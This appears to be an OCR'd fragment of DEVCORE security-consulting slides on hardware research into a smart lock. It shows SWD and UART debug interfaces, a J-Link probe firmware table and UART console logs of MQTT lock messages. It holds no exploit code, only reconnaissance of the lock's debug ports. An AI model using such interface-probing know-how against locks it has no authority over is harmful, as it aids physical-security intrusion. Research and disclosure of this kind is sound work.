
SWD




#	Product	Nickname	SN	USB I	Host Firmware	Probe/ Programmer Firmware
0	J-Link-OB-BBC-microbit V8.00			SN ...	2014 Nov 28 13:44	2014 Nov 28 13:44


```
Not updated, probe/ programmer firmware is already up to date.
```

SWD




SWD





確實是舊的產品
應該只是介面被關掉而已

UART



DEVCORE SECURITY CONSULTING

UART




```
rwnx_send_set_ps_mod
Wakeup source is 0x81

>>> TIM STATUS: 0x00000010
>>> TIM : FAST
Waking up MCU ...
CMD: AT+NWMQMSG
{"status":4,"Record":{"date":"220908202555+0800","type":9}}(Tx: Len=59,Topic=locks/D98A462B/up,Msg_ID=44)
<< Mqtt Pub EnQ : SUCCESS >>
...CMD parser status 0
CMD: AT+SETDPMSLPEXT
...CMD parser status 0
```

DEVCORE SECURITY CONSULTING

Programmer...?

DEVCORE SECURITY CONSULTING


Programmer...?



DEVCORE SECURITY CONSULTING

Programmer...?

UART



```
rwnx_send_set_ps_mod
Wakeup source is 0x81

>>> TIM STATUS: 0x00000010
>>> TIM : FAST
Waking up MCU ...
CMD: AT+NWMQMSG
{"status":4,"Record":{"date":"220908202555+0800","type":9}}(Tx: Len=59,Topic=locks/D98A462B/up,Msg_ID=44)
<< Mqtt Pub EnQ : SUCCESS >>
...CMD parser status 0
CMD: AT+SETDPMSLPEXT
...CMD parser status 0
```


DEVCORE SECURITY CONSULTING

APP 介面

